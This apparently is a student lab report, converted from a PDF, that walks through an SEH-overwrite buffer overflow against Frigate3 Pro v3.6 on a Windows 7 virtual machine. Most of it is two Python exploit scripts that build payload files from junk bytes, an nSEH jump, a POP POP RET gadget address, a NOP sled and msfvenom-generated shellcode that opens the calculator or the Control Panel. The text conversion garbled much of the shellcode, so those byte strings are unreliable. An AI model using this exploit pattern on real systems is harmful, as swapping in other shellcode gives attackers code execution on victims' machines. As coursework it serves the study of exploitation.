## **Task**

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
  - o Replace the shellcode in the exploit2.py
- Install Vuln\_Program\_Stream.exe and Run the same

# **Payload Generation**


```
Exploit 1: calc.exe exploit2_calc.py
```

```
# -*- coding: cp1252 -*-
f= open("payload_calc.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
buf = b""
```


```
buf += b'' \times 89 \times e1 \times db \times c4 \times d9 \times 71 \times f4 \times 59 \times 49 \times 49 \times 49 \times 49 \times 49
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b'' \times 51 \times 5a \times 6a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41 \times 41''
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b'' \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 49 \times 6c \times 79 \times 78 \times 4f \times 72''
buf += b'' \times 55 \times 50 \times 47 \times 70 \times 75 \times 50 \times 45 \times 30 \times 64 \times 59 \times 46 \times 55 \times 46''
buf += b'' \times 51 \times 69 \times 50 \times 33 \times 54 \times 4e \times 6b \times 62 \times 70 \times 44 \times 70 \times 4c \times 4b''
buf += b'' \times 56 \times 32 \times 36 \times 6c \times 4c \times 4b \times 76 \times 32 \times 57 \times 64 \times 4e \times 6b \times 44''
buf += b"\x32\x46\x48\x34\x4f\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf += b'' \times 39 \times 6f \times 4e \times 4c \times 45 \times 6c \times 63 \times 51 \times 63 \times 4c \times 45 \times 52 \times 56''
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf += b'' \times 78 \times 62 \times 39 \times 62 \times 30 \times 52 \times 61 \times 47 \times 6c \times 4b \times 32 \times 72 \times 64
buf += b'' \times 50 \times 6e \times 6b \times 61 \times 5a \times 47 \times 4c \times 4c \times 4b \times 70 \times 4c \times 62 \times 31''
buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"
buf += b'' \times 6b \times 31 \times 49 \times 57 \times 50 \times 77 \times 71 \times 79 \times 43 \times 6c \times 4b \times 51 \times 59
buf += b'' \times 52 \times 38 \times 49 \times 73 \times 76 \times 5a \times 31 \times 59 \times 4e \times 66 \times 54 \times 4e''
buf += b'' \times 6b \times 56 \times 61 \times 6a \times 76 \times 55 \times 61 \times 6b \times 4f \times 4e \times 4c \times 6f \times 31''
buf += b'' \times 38 \times 4f \times 44 \times 4d \times 47 \times 71 \times 69 \times 57 \times 70 \times 38 \times 6d \times 30 \times 64''
buf += b'' \times 35 \times 39 \times 66 \times 63 \times 33 \times 53 \times 4d \times 6a \times 58 \times 55 \times 6b \times 63 \times 4d''
buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"
buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"
buf += b'' \times 4c \times 4b \times 50 \times 58 \times 67 \times 6c \times 76 \times 61 \times 48 \times 53 \times 6e \times 6b \times 77''
buf += b'' \times 74 \times 6e \times 6b \times 63 \times 31 \times 58 \times 50 \times 6d \times 59 \times 73 \times 74 \times 57 \times 54
buf += b'' \times 56 \times 44 \times 33 \times 6b \times 71 \times 4b \times 30 \times 61 \times 52 \times 79 \times 70 \times 5a \times 42''
buf += b'' \times 71 \times 79 \times 6f \times 49 \times 70 \times 63 \times 6f \times 53 \times 6f \times 71 \times 4a \times 4e \times 6b''
buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"
buf += b'' \times 6d \times 65 \times 4c \times 72 \times 57 \times 70 \times 37 \times 70 \times 47 \times 70 \times 30 \times 50''
buf += b'' \times 73 \times 58 \times 30 \times 31 \times 6c \times 4b \times 32 \times 4f \times 4c \times 47 \times 4b \times 4f \times 7a''
buf += b'' \times 75 \times 4d \times 6b \times 5a \times 50 \times 6d \times 65 \times 49 \times 32 \times 62 \times 76 \times 70 \times 68''
buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"
buf += b'' \times 6c \times 37 \times 76 \times 43 \times 4c \times 55 \times 5a \times 6b \times 30 \times 4b \times 4b \times 50''
buf += b'' \times 54 \times 35 \times 46 \times 65 \times 66 \times 46 \times 33 \times 77 \times 55 \times 43 \times 61 \times 62 \times 32''
buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"
buf += b'' \times 33 \times 51 \times 70 \times 6c \times 71 \times 73 \times 47 \times 70 \times 41 \times 41''
payload calc = junk + nseh + seh + nops + buf
f.write(payload_calc)
f.close
```


### **Output Payload:**

### Payload\_calc.txt



## Crashing the Frigate3\_Pro\_v36 application and opening calc.exe (Calculator):






# Exploit 2 # -\*- coding: cp1252 -\*f= open("payload\_cont.txt", "w") junk="A" \* 4112 $nseh="\langle xeb \rangle x20 \rangle x90 \rangle x90"$ $seh="\x4B\x0C\x01\x40"$ #40010C4B 5B POP EBX #40010C4C 5D POP EBP #40010C4D C3 RETN #POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl) nops="\x90" \* 50 # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b $\sqrt{x00} \times 14 \times 09 \times 0a \times 0d$ -f python buf = b"" $buf += b'' \times 89 \times e7 \times d9 \times e49 \times 77 \times f4 \times 5d \times 55 \times 59 \times 49 \times 49 \times 49$ $buf += b'' \times 37 \times 51 \times 5a \times 6a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41''$ $buf += b'' \times 58 \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 69 \times 6c \times 79 \times 78 \times 4f''$ buf += b"\x72\x47\x70\x75\x50\x57\x70\x61\x70\x4c\x49\x59\x75"

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buf += b'' \times 56 \times 51 \times 6b \times 70 \times 51 \times 74 \times 6e \times 6b \times 46 \times 30 \times 64 \times 70 \times 4e''
buf += b"\x6b\x70\x52\x46\x6c\x4c\x4b\x32\x72\x62\x34\x6e\x6b\"
buf += b'' \times 53 \times 42 \times 56 \times 48 \times 46 \times 67 \times 67 \times 47 \times 51 \times 5a \times 61 \times 36 \times 54
buf += b"\x71\x79\x6f\x4c\x6c\x47\x4c\x55\x31\x53\x4c\x54\x42"
buf += b'' \times 46 \times 4c \times 45 \times 70 \times 59 \times 51 \times 48 \times 4f \times 64 \times 4d \times 77 \times 71 \times 49''
buf += b'' \times 57 \times 4a \times 42 \times 39 \times 62 \times 76 \times 32 \times 63 \times 67 \times 6c \times 4b \times 76 \times 32''
buf += b'' \times 34 \times 50 \times 6c \times 4b \times 51 \times 51 \times 52 \times 55 \times 6c \times 4b \times 70 \times 4c \times 74''
buf += b'' \times 51 \times 63 \times 48 \times 78 \times 63 \times 72 \times 68 \times 53 \times 31 \times 66 \times 61 \times 30 \times 51''
buf += b'' \times 6e \times 6b \times 73 \times 69 \times 67 \times 50 \times 75 \times 51 \times 79 \times 43 \times 6c \times 4b \times 37''
buf += b"\x39\x52\x38\x39\x73\x75\x6a\x73\x79\x6e\x6b\x67\x44"
buf += b'' \times 4e \times 6b \times 77 \times 71 \times 58 \times 56 \times 35 \times 61 \times 69 \times 66 \times 4c \times 6c \times 4a''
buf += b"\x61\x68\x4f\x44\x4d\x55\x51\x79\x57\x57\x48\x59\x70"
buf += b'' \times 52 \times 55 \times 59 \times 66 \times 77 \times 73 \times 53 \times 4d \times 5a \times 58 \times 35 \times 6b \times 43''
buf += b'' \times 4d \times 54 \times 64 \times 32 \times 55 \times 69 \times 74 \times 46 \times 38 \times 66 \times 50 \times 58
buf += b'' \times 46 \times 44 \times 76 \times 61 \times 46 \times 63 \times 73 \times 56 \times 66 \times 66 \times 34 \times 4c \times 52''
buf += b'' \times 6b \times 6c \times 4b \times 63 \times 68 \times 47 \times 6c \times 57 \times 71 \times 68 \times 53 \times 4e \times 6b''
buf += b'' \times 46 \times 64 \times 66 \times 4b \times 75 \times 51 \times 66 \times 30 \times 66 \times 79 \times 43 \times 74 \times 67
buf += b'' \times 54 \times 74 \times 64 \times 53 \times 66 \times 51 \times 46 \times 53 \times 51 \times 31 \times 49 \times 72 \times 7a''
buf += b'' \times 52 \times 71 \times 4b \times 4f \times 69 \times 70 \times 63 \times 6f \times 53 \times 6f \times 50 \times 5a \times 4c''
buf += b'' \times 4b \times 74 \times 52 \times 58 \times 6b \times 4c \times 4d \times 33 \times 6d \times 51 \times 7a \times 77 \times 71''
buf += b'' \times 4e \times 6d \times 35 \times 6f \times 42 \times 37 \times 70 \times 47 \times 70 \times 73 \times 30 \times 30''
buf += b'' \times 50 \times 31 \times 78 \times 76 \times 51 \times 66 \times 30 \times 67 \times 47 \times 77 \times 69 \times 67
buf += b'' \times 38 \times 55 \times 4f \times 4b \times 78 \times 70 \times 4e \times 55 \times 59 \times 32 \times 43 \times 66 \times 71''
buf += b'' \times 78 \times 6d \times 76 \times 4a \times 35 \times 6f \times 4d \times 6f \times 6d \times 39 \times 6f \times 78 \times 55''
buf += b'' \times 67 \times 4c \times 47 \times 76 \times 51 \times 6c \times 45 \times 5a \times 4b \times 30 \times 69 \times 6b \times 4d''
buf += b'' \times 30 \times 52 \times 55 \times 67 \times 75 \times 4f \times 4b \times 51 \times 57 \times 66 \times 73 \times 33 \times 42''
buf += b'' \times 30 \times 6f \times 52 \times 4a \times 45 \times 50 \times 73 \times 63 \times 4b \times 4f \times 58 \times 55 \times 30''
buf += b"\x63\x32\x4f\x72\x4e\x34\x34\x32\x52\x50\x6f\x70\x6c"
buf += b"\x47\x70\x41\x41"
payload cont = junk + nseh + seh + nops + buf
f.write(payload_cont)
f.close
```

## payload\_cont.txt



# Crashing the Frigate3\_Pro\_v36 application and opening Control Panel:

